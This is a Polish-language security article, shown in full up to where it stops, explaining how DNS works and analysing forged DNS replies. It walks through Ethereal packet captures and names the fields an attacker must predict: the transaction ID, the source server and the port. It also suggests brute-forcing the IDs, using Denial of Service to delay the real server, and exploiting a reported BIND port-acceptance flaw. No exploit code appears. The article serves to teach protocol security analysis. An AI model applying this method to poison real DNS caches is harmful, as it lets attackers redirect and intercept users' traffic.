
DNS spoofing, czyli podszywanie się pod serwer DNS

Tomasz Grabowski




Właściwie wszyscy interesujący się tematem bezpieczeństwa w sieciach komputerowych wiedzą, że protokół DNS ma błędy związane z bezpieczeństwem, jednak nie każdy tak naprawdę wie, na czym one polegają i na ile są groźne. Niniejszy tekst ma na celu przedstawienie tych błędów oraz zagrożeń z nimi związanych. Aby nie ograniczać się tylko do suchego przedstawienia faktów zdecydowałem się napisać tekst, który pokaże czytelnikowi w jaki sposób, analizując programy korzystające z danego protokołu, jak również studiując jego specyfikację, można samemu odkryć błędy bezpieczeństwa. Przedstawiona metodologia postępowania podczas wykrywania i wykorzystywania błędu może z powodzeniem posłużyć za przykład dla osób zajmujących się analizowaniem bezpieczeństwa protokołów internetowych.

Z punktu widzenia niniejszego tekstu bardzo ważne było, aby przeprowadzone testy praktyczne wykonać w warunkach jak najbardziej zbliżonych do tych panujących w Internecie. W związku z tym użyłem komputerów, które na co dzień pracują w sieci, niemniej wymienione w tekście oprogramowanie, jak również sposób jego konfiguracji, były aktualne tylko w momencie powstawania tego tekstu.

Domain Name System

System Nazw Domen (ang. Domain Name System), w skrócie DNS, stanowi rodzaj rozproszonej bazy danych, dzięki której aplikacje korzystające z protokołów rodziny TCP/IP są w stanie przeprowadzić proces mapowania nazw komputerów na ich adresy IP. Umożliwia on też przeprowadzenie odwrotnego mapowania, w którym na podstawie adresu IP ustalana jest nazwa komputera.

Nie istnieje żaden komputer w Internecie, który posiadałby komplet informacji na temat wszystkich nazw używanych w Sieci. Każde wydzielone miejsce w Internecie (np. filia przedsiębiorstwa, miasto czy uczelnia) posiada swoją własną bazę danych na temat nazw używanych w ich części sieci. Dzięki specjalnemu oprogramowaniu, zwanemu serwerem DNS, udostępnia ono te informacje reszcie Internetu. Mogą one zostać pobrane poprzez podobny serwer DNS lub poprzez klienta DNS zwanego *resolverem*. Z punktu widzenia aplikacji dostęp do Systemu Nazw Domen odbywa się właśnie za jego pomocą. W systemach rodziny UNIX resolver dostępny jest przez odpowiednie funkcje biblioteczne, które są włączane do aplikacji podczas jej tworzenia. Aby móc zmapować nazwę komputera na jego



Rysunek 1. *Hierarchiczna organizacja DNS*

adres IP, resolver musi skontaktować się z jednym lub kilkoma serwerami DNS.

Koncepcja DNS i opis usług, które on zapewnia, opisane są w dokumencie RFC1034, a szczegóły techniczne dotyczące implementacji oraz dokładna specyfikacja w RFC1035. Najczęściej używaną implementacją serwera i resolvera DNS jest pakiet oprogramowania BIND (Berkeley Internet Name Domain).

Zasada działania DNS

Przestrzeń nazw DNS ma budowę hierarchiczną (Rysunek 1). Pozwala to na bardzo łatwe budowanie i zarządzanie cała strukturą.

Każdy węzeł (przedstawiony na rysunku jako okrąg) może mieć etykietę długości do 63 znaków. Nazwa domeny węzła w drzewie jest listą etykiet, poczynając od etykiety węzła aż do korzenia. Kolejne etykiety oddzielane są kropkami. Sposób tworzenia nazwy domeny dla komputera *rubycon.man.szczecin.pl* został na rysunku zaznaczony czarnymi okręgami.

Zaraz poniżej korzenia głównego znajdują się tzw. *domeny górnego poziomu*. Dzielą się one na trzy grupy:

- domena *arpa* jest domeną specjalną, wykorzystywaną przez DNS do mapowania adresów IP na nazwy komputerów,
- siedem domen, których nazwy składają się z trzech znaków, to *domeny podstawowe* (ang. Generic domains),
- wszystkie domeny, których nazwy składają się z dwóch znaków odpowiadającym kodom krajów na podstawie ISO 3166, nazywane są *domenami krajowymi*.

Tabela 1 zawiera listę siedmiu domen podstawowych wraz z ich opisem.

Pierwotnie trzyznakowe nazwy domen podstawowych były przeznaczone dla organizacji w USA. Jednak w związku z rozwojem Internetu w pozostałych rejonach świata zainteresowanie trzyznakowymi domenami wzrosło tak bardzo, że zostały one udostępnione także komputerom znajdującym się poza Stanami Zjednoczonymi. Jedynymi zastrzeżonymi dla organizacji w USA są domeny *.gov* i *.mil*. Wiele krajów zapisuje domeny drugiego poziomu, znajdujące się poniżej dwuznakowej nazwy kraju, w sposób odzwierciedlający strukturę domen podstawowych.

Obszar (ang. zone) jest oddzielnie administrowaną częścią drzewa DNS. Typowym obszarem wydzielonym w ten sposób jest domena *man.szczecin.pl*. Wiele tego typu domen dzieli swoje obszary na mniejsze. Na przykład uniwersytet może mieć podział na obszary odpowiadające wydziałom, przedsiębiorstwo – na biura międzynarodowe lub branżowe.

Kiedy zarządzanie danym obszarem zostanie delegowane, od osoby odpowiedzialnej za ten obszar zależy, ile serwerów nazw będzie w nim pracowało. Kiedy w danym obszarze instalowany jest nowy komputer, administrator DNS tego obszaru ustala nazwę

i adres IP tego komputera i wprowadza dane do bazy serwera nazw. W małej firmie na przykład jedna osoba może zajmować się obsługą danych i uzupełniać je, kiedy w sieci przybędzie nowy komputer. Jednak jeśli mamy do czynienia z siecią tak dużą jak np. sieć miejska, odpowiedzialność za obsługę DNS musi być delegowana na poszczególne jednostki wchodzące w jej skład, gdyż jedna osoba nie byłaby w stanie nadążyć z wprowadzaniem nowych nazw i nanoszeniem zmian.

Serwer nazw może więc obsługiwać jeden lub więcej obszarów. Osoba odpowiedzialna za obsługę danego obszaru musi uruchomić w nim *podstawowy serwer nazw* i jeden lub więcej *drugoplanowych serwerów nazw*. Serwery podstawowe i drugoplanowe muszą być niezależnymi od siebie komputerami, umiejscowionymi w taki sposób, aby awaria jednego z nich nie wpływała na funkcjonowanie pozostałych. Podstawową różnicą pomiędzy serwerem podstawowym a drugoplanowym jest to, że ten pierwszy pobiera wszelkie potrzebne mu informacje z plików przechowywanych na dysku, a ten drugi uzyskuje te same informacje z serwera podstawowego. Proces kopiowania danych do obsługi systemu nazw określany jest mianem *transferu obszaru* (ang. zone transfer).

Kiedy do obszaru dodawany jest nowy host, administrator musi umieścić odpowiednie informacje (co najmniej nazwę i adres IP) w pliku na komputerze działającym jako podstawowy serwer nazw. Następnie podstawowy serwer nazw informowany jest o konieczności ponownego wczytania plików konfiguracyjnych. Jeśli serwery drugoplanowe, które regularnie odpytują serwer podstawowy, znajdą nowsze dane, to uaktualniają je za pomocą transferu obszaru.

Co robi serwer nazw, kiedy nie ma poszukiwanej informacji? Musi skontaktować się z innym serwerem nazw (na tym polega rozproszona natura DNS). Nie każdy jednak serwer wie jak skontaktować się z każdym innym serwerem nazw. Każdy serwer musi jednak wiedzieć, jak nawiązać kontakt z głównymi serwerami nazw (ang. root name servers). Aktualną listę wszystkich głównych serwerów nazw można pobrać pod adresem *ftp://ftp.rs.internic.net/domain/named.root*. Jest ona używana przez wszystkie działające w Internecie serwery DNS, a więc każdy z nich jest w stanie połączyć się z jednym z głównych serwerów.

Tabela 1. *Podstawowe domeny DNS*

Domena	Opis
com	organizacje komercyjne
edu	instytucje edukacyjne
gov	inne organizacje rządowe w USA
int	organizacje międzynarodowe
mil	wojsko w USA
net	sieci
org	inne organizacje

One z kolei znają nazwę i adres IP każdego z serwerów autorytatywnych, obsługujących domeny drugiego poziomu. Takie rozproszenie informacji o innych serwerach powoduje, że ich działania są działaniami rekurencyjnymi: serwer nazw, który szuka informacji, musi skontaktować się z serwerem głównym. Następnie serwer główny każe serwerowi pytającemu skontaktować się z innym serwerem i tak dalej.

Podstawową funkcją DNS jest zapamiętywanie uzyskiwanych informacji w pamięci podręcznej (ang. *caching*). Taki proces zachodzi, kiedy serwer nazw otrzymuje informacje o mapowaniu i umieszcza ją na pewien czas w swojej pamięci po to, by inne zapytanie dotyczące tego samego mapowania mogło być obsłużone szybciej, bez potrzeby ponownego odpytywania wszystkich serwerów DNS.

Zarówno do wysyłania zapytań jak i odpowiedzi zdefiniowany jest jeden format komunikatu DNS. Opis wszystkich pól występujących w takim komunikacie zająłby bardzo dużo miejsca. Zamiast opisywać wszystkie możliwe komunikaty DNS, zdecydowano się na opis tylko tych pól, które są najważniejsze z punktu widzenia niniejszego tekstu. Przeprowadzimy więc praktyczny test wykorzystania protokołu DNS, podczas którego przechwycimy wszystkie pakiety, które brały w nim udział. Dzięki temu uzyskamy bardzo interesujący materiał, który zawiera wszystkie niezbędne dane.

Konkretny przykład działania protokołu (analiza).

Praktyczny test protokołu pozwoli zorientować się, w jaki sposób działa DNS. Prześledzone zostanie jak klient łączy się z serwerem DNS, jak łączą się między sobą serwery DNS i w jaki sposób przesyłane są zapytania i odpowiedzi.

W teście protokołu DNS biorą udział następujące komputery:

Phobos:

- adres IP: 212.14.1.71,
- opis: komputer klienta, który pyta o adres IP komputera *warp1.cadence.com*,
- oprogramowanie: standardowy resolver systemu Linux.

Apollo:

- adres IP: 212.14.1.81
- opis: Domyślny serwer DNS komputera *phobos*.
- oprogramowanie: BIND w wersji 8.3.3

Ns.cadence.com:

- adres IP: 158.140.1.253,
- opis: serwer DNS dla domeny *.cadence.com*,
- Oprogramowanie: BIND w wersji 8.2.2.

Test polega na uruchomieniu na komputerze *phobos* programu *telnet*, który do swojej poprawnej pracy wymaga zmapowania nazwy komputera na jego IP. Musi on w tym celu skorzystać ze swojego domyślnego serwera DNS i poczekać, aż ten odeśle mu żądaną odpowiedź.

Oto co widzi na swoim ekranie użytkownik komputera *phobos*:

```
phobos:~$ telnet warp1.cadence.com
[1] łączenie się z serwerem warp1
Trying 158.140.108.44...
[2] program telnet wykonuje połączenie
    z komputerem 158.140.108.44
Connected to warp1.cadence.com.
Escape character is '\x'.
[3] informacja o udanym połączeniu
```

Jak widać DNS wykonał swoją pracę pomiędzy punktem 1 a 2. Ze strony użytkownika działającego na komputerze *phobos* cały proces wymiany zapytań i odpowiedzi DNS jest zupełnie niewidoczny. Dzieje się tak dlatego, iż wszystkie te operacje są wykonywane automatycznie i niepotrzebna jest jakakolwiek ingerencja ze strony użytkownika. Prawdopodobnie większość użytkowników Internetu nie zdaje sobie nawet sprawy z istnienia tego protokołu.


Aby zrozumieć jak działa DNS oraz zdobyć informacje niezbędne podczas analizy bezpieczeństwa protokołu, zainstalujemy na komputerze *apollo* oprogramowanie służące do analizy protokołów internetowych – *ethereal*. Za jego pomocą przechwycimy wszystkie komunikaty DNS biorące udział w teście.

Rysunek 2 przedstawia logiczny schemat wycinka sieci Internet użytej do przeprowadzenia testu wraz z zaznaczonymi numerami oznaczającymi kolejne kroki podczas mapowania adresu. W każdym z tych kroków pomiędzy komputerami przesyłany jest jeden pakiet z komunikatem DNS.

Listingi 1 – 4 przedstawiają dokładny opis pakietów zarejestrowanych za pomocą programu ethereal (fragmenty oznaczone jako komentarz są dodanym przez nas opisem). Ze względu na to, że ilość danych zebranych przez ethereal odnośnie każdego przechwyconego pakietu jest bardzo duża, w niniejszym tekście umieszczono tylko te informacje, które są z naszego punktu widzenia najważniejsze. Pełną treść omawianych pakietów można znaleźć na dołączonym do pisma dysku CD.

Pakiet przedstawiony na Listingu 1:

- jest to zapytanie od komputera *phobos*, skierowane do serwera *apollo*,
- komunikat został wysłany za pomocą protokołu UDP z portu 1039 na port 53 (domyślny port usługi DNS),
- identyfikator zapytania to 0x3292 (czyli 12946 dziesiętnie),



Rysunek 2. *Logiczny schemat sieci użytej do testu DNS*

- całkowita długość pakietu wynosi 77 bajtów,
- zapytanie dotyczy adresu IP komputera o nazwie *warp1.cadence.com*.

Pakiet przedstawiony na Listingu 2:

- jest to zapytanie od serwera *apollo*, skierowane do serwera *ns.cadence.com*,
- komunikat został wysłany za pomocą protokołu UDP z portu 1024 na port 53 (domyślny port usługi DNS),
- identyfikator zapytania to 0xf2b1 (czyli 62129 dziesiętnie),
- całkowita długość pakietu wynosi 77 bajtów,
- zapytanie dotyczy adresu IP komputera o nazwie *warp1.cadence.com*.

Pakiet przedstawiony na Listingu 3:

- jest to odpowiedź od serwera *ns.cadence.com*, skierowana do serwera *apollo,*
- komunikat został wysłany za pomocą protokołu UDP z portu 53 na port 1024,
- identyfikator odpowiedzi to 0xf2b1 (czyli 62129 dziesiętnie),
- całkowita długość pakietu wynosi 183 bajty,
- odpowiedź dotyczy adresu IP komputera o nazwie *warp1.cadence.com*,
- czas ważności odpowiedzi (okres, w którym serwer *apollo* będzie przechowywał tę informację w swojej pamięci podręcznej *cache*) wynosi 15 minut,
- komunikat zawiera dodatkowe informacje na temat serwerów DNS obsługujących domenę *.cadence.com.*

Pakiet przedstawiony na Listingu 4:

- jest to odpowiedź od serwera *apollo*, skierowana do komputera *phobos,*
- komunikat zostawysłany za pomocą protokołu UDP z portu 53 na port 1039,
- identyfikator odpowiedzi to 0x3292 (czyli 12946 dziesiętnie),
- całkowita długość pakietu wynosi 183 bajty,
- odpowiedź dotyczy adresu IP komputera o nazwie *warp1.cadence.com,*

Listing 1. *Pakiet 1*

```
// całkowita długość pakietu
Packet Length: 77 bytes
// rodzaj użytego protokołu
Protocol: UDP (0x11)
// adres źródłowy
Source: phobos.man.szczecin.pl (212.14.1.71)
// adres docelowy
Destination: apollo.aci.com.pl (212.14.1.81)
// port źródłowy
Source port: 1039 (1039)
// port docelowy
Destination port: domain (53)
// identyfikator zapytania
Transaction ID: 0x3292
// treść zapytania
warp1.cadence.com: type A, class inet
        Name: warp1.cadence.com
        Type: Host address
        Class: inet
```

Listing 2. *Pakiet 2*

```
// całkowita długość pakietu
Packet Length: 77 bytes
// rodzaj użytego protokołu
Protocol: UDP (0x11)
// adres źródłowy
Source: apollo.aci.com.pl (212.14.1.81)
// adres docelowy
Destination: ns.Cadence.COM (158.140.1.253)
// port źródłowy
Source port: 1024 (1024)
// port docelowy
Destination port: domain (53)
// identyfikator zapytania
Transaction ID: 0xf2b1
// treść zapytania
warp1.cadence.com: type A, class inet
        Name: warp1.cadence.com
        Type: Host address
        Class: inet
```

- czas ważności odpowiedzi wynosi 15 minut,
- komunikat zawiera dodatkowe informacje na temat serwerów DNS obsługujących domenę *.cadence.com*.

Jak widać komunikaty DNS są przesyłane za pomocą bezpołączeniowego protokołu UDP. Aby więc możliwe było odróżnienie która odpowiedź dotyczy którego zapytania, DNS używa *identyfikatora komunikatu* (ang. Transaction ID). Jest to pole dwubajtowej długości, a zatem wartość identyfikatora zawiera się w granicach od 0 do 65535. Łatwo też zauważyć, że komunikat z zapytaniem DNS jest dużo krótszy niż odpowiedź, która zawiera wiele dodatkowych informacji, takich jak adresy wszystkich serwerów nazw dla danej domeny oraz szczegółowe informacje na ich temat. W przypadku wszystkich zapytań portem docelowym jest domyślny port 53, a port źródłowy może być dowolny, natomiast w odpowiedziach portem docelowym jest port, z którego wysłano zapytanie, a źródłowym jest zawsze port 53. Bardzo istotnym polem w komunikacie DNS jest *czas ważności odpowiedzi* (ang. Time To Live). Określa ono jak długo serwer, który otrzymał daną odpowiedź, ma ją przechowywać w swojej pamięci tymczasowej. W tym czasie będzie on mógł samodzielnie odpowiedzieć na każde kolejne zapytanie dotyczące tego adresu.

Błędne założenia i ich skutki związane z bezpieczeństwem

Twórcy DNS zdecydowali się na zastosowanie do przesyłania komunikatów bezpołączeniowego protokołu UDP. Jak wiadomo jest on podatny na wszelkiego rodzaju ataki związane z podszywaniem się pod inny komputer (ang. spoofing). Wystarczy aby intruz wygenerował na swoim komputerze pakiet z odpowiednim adresem nadawcy, a serwer, do którego taki pakiet zostanie wysłany, nie będzie miał żadnych szans na stwierdzenie, od jakiego komputera naprawdę ten pakiet pochodzi. Oczywiście twórcy DNS doskonale zdawali sobie sprawę z tego faktu, dlatego też wprowadzili w komunikacie DNS pole identyfikatora komunikatu, o którym była mowa wcześniej. W zamyśle projektantów miało ono spełniać następujące funkcje:

- umożliwiać oprogramowaniu DNS odróżnianie poszczególnych zapytań i odpowiedzi,
- uniemożliwiać intruzowi podszywanie się pod którykolwiek z komputerów biorących udział w mapowaniu danego adresu.

Czy jednak założenia twórców protokołu zostały spełnione?

Wcześniej zauważyliśmy, że pole identyfikatora komunikatu jest dwubajtowej długości, a zatem istnieje możliwość wygenerowania maksymalnie 65535 różnych identyfikatorów. Oznacza to, że w jednym czasie oprogramowanie DNS jest w stanie obsługiwać właśnie tyle operacji mapowania. Jeżeli wziąć pod uwagę, że serwery DNS obsługują najczęściej podsieci składające się z od kilku do kilkuset komputerów, można przypuszczać, że jest to wartość zadowalająca. Jednak najbardziej interesująca, z punktu widzenia niniejszego tekstu, jest kwestia związana z bezpieczeństwem protokołu, a więc odpowiedź na pytanie jakie możliwości ataku ma intruz. W najprostszym z możliwych przypadków intruz wyśle pakiety zawierające wszystkie możliwe identyfikatory komunikatu, czyli 65535 pakietów. Zakładając, że odpowiedź DNS, pod którą chce się podszyć intruz, zajmuje 183 bajty (tak jak w przykładzie przedstawionym wcześniej), musi on wysłać do atako-

Listing 3. *Pakiet 3:*

```
// całkowita długość pakietu
Packet Length: 183 bytes
// rodzaj użytego protokołu
Protocol: UDP (0x11)
// adres źródłowy
Source: ns.Cadence.COM (158.140.1.253)
// adres docelowy
Destination: apollo.aci.com.pl (212.14.1.81)
// port źródłowy
Source port: domain (53)
// port docelowy
Destination port: 1024 (1024)
// identyfikator odpowiedzi
Transaction ID: 0xf2b1
// czas ważności odpowiedzi
   Time to live: 15 minutes
// żądany adres IP
   Addr: 158.140.108.44
// informacje o serwerach DNS
Authoritative nameservers
   cadence.com: type NS, class inet, ns ns.cadence.com
      Name: cadence.com
      Type: Authoritative name server
      […]
// dodatkowe informacje
Additional records
   ns.cadence.com: type A, class inet, addr
                        158.140.1.253
      Name: ns.cadence.com
      Type: Host address
[…]
```

Listing 4. *Pakiet 4:*

```
// całkowita długość pakietu
Packet Length: 183 bytes
// rodzaj użytego protokołu
Protocol: UDP (0x11)
// adres źródłowy
Source: apollo.aci.com.pl (212.14.1.81)
// adres docelowy
Destination: phobos.man.szczecin.pl (212.14.1.71)

// port źródłowy
Source port: domain (53)
// port docelowy
Destination port: 1039 (1039)
// identyfikator odpowiedzi
Transaction ID: 0x3292
// czas ważności odpowiedzi
   Time to live: 15 minutes
// żądany adres IP
   Addr: 158.140.108.44
// informacje o serwerach DNS
Authoritative nameservers
   cadence.com: type NS, class inet, ns ns.cadence.com
      Name: cadence.com
      Type: Authoritative name server
      […]
// dodatkowe informacje
Additional records
   ns.cadence.com: type A, class inet, addr
                        158.140.1.253
      Name: ns.cadence.com
      Type: Host address
      […]
```

wanego komputera około 11 MB danych. Dzięki temu ma pewność, że jeden z tych pakietów zostanie uznany jako właściwa odpowiedź na zadane przez serwer pytanie DNS. W takiej sytuacji cała trudność przeprowadzenia ataku sprowadza się do tego, aby udało się wysłać taką ilość danych szybciej niż serwer DNS, pod który podszywa się intruz. Biorąc pod uwagę fakt, że znanych jest obecnie dużo technik typu *Denial of Service*, które można zastosować do opóźnienia wysłania przez atakowany serwer odpowiedzi (lub całkowicie uniemożliwić wysłanie takiej odpowiedzi), atak ten zaczyna nabierać bardzo realnych kształtów.

Należy więc teraz upewnić się, że wartość pola identyfikatora komunikatu DNS jest jedyną informacją, której intruz nie jest w stanie przewidzieć (jeśli jest to prawdą, będzie to oznaczało, że w specyfikacji DNS istnieje błąd związany z bezpieczeństwem). W tym celu posłużymy się pakietem zarejestrowanym wcześniej.

Oto krótki opis pakietu, jednoznacznie identyfikujący go w sieci:

- jest to odpowiedź od serwera *ns.cadence.com*, skierowana do serwera *apollo,*
- komunikat został wysłany za pomocą protokołu UDP z portu 53 na port 1024,
- identyfikator odpowiedzi to 0xf2b1 (czyli 62129 dziesiętnie),
- całkowita długość pakietu wynosi 183 bajty,
- odpowiedź dotyczy adresu IP komputera o nazwie *warp1.cadence.com*,
- czas ważności odpowiedzi (okres, w którym serwer *apollo* będzie przechowywał tę informację w swojej pamięci podręcznej *cache*) wynosi 15 minut,
- komunikat zawiera dodatkowe informacje na temat serwerów DNS obsługujących domenę *.cadence.com.*

Przeanalizujemy teraz bardzo dokładnie pakiet, zastanawiając się, czy intruz jest w stanie podrobić go w taki sposób, aby został on uznany za prawdziwą odpowiedź od serwera DNS.

Analizowany fragment pakietu:

```
Frame 477 (183 on wire, 183 captured)
   Arrival Time: Mar 23, 2002 17:26:12.0422
   Time delta from previous packet: 0.209959 seconds
   Frame Number: 477
   Packet Length: 183 bytes
   Capture Length: 183 bytes
Ethernet II
```

```
   Destination: 00:01:02:22:1f:5c (00:01:02:22:1f:5c)
   Source: 00:00:ef:05:30:50 (00:00:ef:05:30:50)
   Type: IP (0x0800)
```

Powyższe informacje mają znaczenie tylko w obrębie lokalnej sieci komputerowej i nie muszą być podrabiane przez intruza.

Analizowany fragment pakietu:

```
Internet Protocol
   Version: 4
   Header length: 20 bytes
   Type of service: 0x80 (None)
      100. .... = Precedence: flash override (4)
      ...0 .... = Delay: Normal
      .... 0... = Throughput: Normal
      .... .0.. = Reliability: Normal
      .... ..0. = Cost: Normal
   Total Length: 169
   Identification: 0x79c7
   Flags: 0x04
      .1.. = Don't fragment: Set
      ..0. = More fragments: Not set
   Fragment offset: 0
   Time to live: 238
   Protocol: UDP (0x11)
   Header checksum: 0x9c13 (correct)
// adres źródłowy
   Source: ns.Cadence.COM (158.140.1.253)
// adres docelowy
   Destination: apollo.aci.com.pl (212.14.1.81)
```

Powyższe informacje mówią o tym, że jest to standardowy nagłówek pakietu wysyłanego w ramach sieci Internet. Oznacza to, że przewidzenie jak taki nagłówek będzie wyglądał nie stanowi dla intruza żadnego problemu.

Wyszczególniono jednak dwa parametry, które wymagają omówienia. Pierwszy z nich to wartość określająca adres docelowy pakietu – w tym miejscu musi się oczywiście znaleźć adres serwera DNS, który ma zostać oszukany. Drugi to adres źródłowy pakietu. Musi to być komputer, któremu serwer DNS zadał pytanie, czyli jeden z serwerów domeny *cadence.com*. Aby uzyskać informację na temat tego, jakie adresy mają serwery obsługujące domenę *cadence.com*, wystarczy w systemie Linux wydać następujące polecenie:

```
host -t ANY cadence.com
cadence.com name server AUTH00.NS.UU.NET
cadence.com name server NS.cadence.com
```

Jak widać istnieją dwa serwery obsługujące omawianą domenę. Oznacza to, że intruz będzie zmuszony przewidzieć, który serwer zostanie odpytany przez atakowany komputer lub wysłać pakiety zawierające zarówno jeden jak i drugi adres źródłowy.

Analizowany fragment pakietu:

```
User Datagram Protocol
// port źródłowy
Source port: domain (53)
// port docelowy
Destination port: 1024 (1024)
Length: 149
Checksum: 0xa240
```

Kolejne dane, które atakujący musi ustalić, to port źródłowy oraz port docelowy. O ile w przypadku portu źródłowego sprawa jest prosta – jest to zawsze port 53 – o tyle w przypadku portu docelowego sytuacja jest bardziej skomplikowana. Teoretycznie bowiem atakowany serwer mógł wysłać zapytanie z dowolnego wolnego portu. W praktyce okazuje się jednak, że tym portem będzie port 53 lub 1024 (zależnie od konfiguracji serwera DNS). Przeprowadzone na potrzeby niniejszego tekstu testy wykazały jednak, że w przypadku wysłania odpowiedzi na port 53 zostanie ona przez serwer zaakceptowana, niezależnie od tego z jakiego portu wysłane zostało zapytanie. Jest to najprawdopodobniej wynikiem błędu w oprogramowaniu BIND. Oznacza to, że intruz może wysłać pakiet z dowolnym portem docelowym, na którym nasłuchuje serwer.

Kolejny analizowany fragment pakietu przedstawiony jest na Listingu 5.

Najważniejszym polem jest oczywiście identyfikator odpowiedzi, który został omówiony wcześniej. Wszelkie pozostałe dane intruz może już dowolnie podrabiać. Oznacza to, że wysyłając podrobioną odpowiedź DNS możliwe jest jej znaczne skrócenie, gdyż można pominąć wszelkie dodatkowe informacje dotyczące serwerów nazw. W takiej sytuacji odpowiedź będzie miała całkowitą długość zbliżoną do pytania DNS, czyli około 100 bajtów.

Powyższa analiza wykazała, że najważniejszymi informacjami, które musi posiadać intruz, aby wygenerować własną wersję odpowiedzi DNS jest wartość pola identyfikatora odpowiedzi oraz adres źródłowy serwera DNS domeny, pod którą intruz chce się podszyć. Należy jednak zauważyć, że nawet w przypadku, gdy nie istnieje możliwość przewidzenia tych wartości, atak nadal jest możliwy – będzie jednak wymagał przesłania większej liczby odpowiedzi DNS.

Na podstawie powyższych rozważań można stwierdzić, że podrobienie odpowiedzi DNS jest możliwe. Najgroźniejszym błędem, związanym z bezpieczeństwem jest właśnie możliwość sfałszowania przez intruza odpowiedzi od serwera DNS. W efekcie takiego błędu używane przez klienta oprogramowanie otrzymałoby nieprawdziwą informację na temat mapowanego przez nie komputera. Możliwości przeprowadzenia ataków przy wykorzystaniu takiej techniki są praktycznie

nieograniczone. Kilka najbardziej oczywistych z nich przedstawia Tabela 2, jednak trzeba mieć na uwadze, że w zależności od tego jakie oprogramowanie byłoby obiektem ataku, pole działania intruza jest ogromne i przewidzenie wszystkich możliwych ataków jest w praktyce niemożliwe.

Tabela ta daje pojęcie o tym, na jak wielkie ryzyko wystawiony jest użytkownik w sytuacji, gdyby okazało się, że przeprowadzenie takiego ataku jest możliwe. Fakt, że intruz jest w stanie przewidzieć jak będzie wyglądała odpowiedź, na którą czeka atakowany serwer DNS, nie gwarantuje mu jeszcze powodzenia ataku, gdyż decyduje o tym także bardzo wiele innych czynników.

Konkretny przykład ataku.

Spróbójmy ustalić jak powinien wyglądać udany atak na protokół DNS oraz jakie są praktyczne szanse jego powodzenia. Na początek, korzystając z analizy, którą przeprowadziliśmy w poprzednim rozdziale, zastanowimy się na jakie pytania musi umieć odpowiedzieć intruz, aby przeprowadzenie ataku było możliwe. Pytania te to:

- kiedy atakowany serwer DNS zada pytanie, na które intruz podstawi własną odpowiedz?
- jaki powinien być identyfikator takiej odpowiedzi?
- jaki powinien być adres źródłowy takiej odpowiedzi?

